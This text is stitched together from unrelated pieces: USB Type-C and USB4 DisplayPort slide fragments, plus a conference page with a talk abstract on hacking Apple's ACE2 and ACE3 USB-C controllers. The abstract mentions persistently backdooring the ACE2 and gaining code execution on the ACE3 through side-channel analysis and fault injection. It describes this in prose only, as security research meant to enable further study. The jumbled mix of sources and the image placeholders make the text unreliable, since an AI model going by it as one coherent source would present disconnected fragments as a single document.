



Figure 8-6. USB3.1 + 2 Lane DP – No Flip (CTL1 = H, CTL0 = H, FLIP = L)

# USB Type-C<sup>®</sup> – Pull-Up/Pull-Down CC Model



- Host side can substitute current sources for  $R_p$
- Powered cables and accessories introduce  $R_a$  at the “unwired” CC pins which are used to indicate the need for  $V_{CONN}$



# Event

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## CONFERENCE

- Welcome
- Schedule
- Self-organized Sessions
- Wiki
- Assemblies
- Projects
- Badges

## VISITORS

- Venue
- Bulletin Board
- FAQ

12:00

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Day 1

# ACE up the sleeve: Hacking into Apple's new USB-C Controller


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With the iPhone 15 & iPhone 15 Pro, Apple switched their iPhone to USB-C and introduced a new USB-C controller: The ACE3, a powerful, very custom, TI manufactured chip. But the ACE3 does more than just handle USB power delivery: It's a full microcontroller running a full USB stack connected to some of the internal busses of the device, and is responsible for providing access to JTAG of the application processor, the internal SPMI bus, etc. We start by investigating the previous variant of the ACE3: The ACE2. It's based on a known chip, and using a combination of a hardware vulnerability in MacBooks and a custom macOS kernel module we managed to persistently backdoor it - even surviving full-system restores. On the ACE3 however, Apple upped their game: Firmware updates are personalized to the device, debug interfaces seem to be disabled, and the external flash is validated and does not contain all the firmware. However using a combination of reverse-engineering, RF side-channel analysis and electro-magnetic fault-injection it was possible to gain code-execution on the ACE3 - allowing dumping of the ROM, and analysis of the functionality. This talk will show how to use a combination of hardware, firmware, reverse-engineering, side-channel analysis and fault-injection to gain code-execution on a completely custom chip, enabling further security research on an under-explored but security relevant part of Apple devices. It will also demonstrate attacks on the predecessor of the ACE3.

watch recording on [media.ccc.de](https://media.ccc.de)


# 10,000 Foot View

- Runs over USB Type-C<sup>®</sup> interconnect
- Tunnels USB3, PCIe and DP protocols
- Signaling rates of 10 or 20 Gbps (10 to 40Gbps aggregated b/w)
- Utilizes passive and active cables (longer reach)
- Topologies with up to 6 routers
- Time sync accuracy support across USB4<sup>™</sup> Fabric



# USB4™ DisplayPort™ Considerations

- This presentation focuses only on USB4 DP requirements. Other requirements are covered in earlier presentations and the USB4 specification.
- There are three USB product types of interest for DisplayPort
- USB4 Host, USB4 Hub and USB4 Device
  - USB4 Hosts and Hubs must support DP Protocol Tunneling, with support optional for USB4 Devices



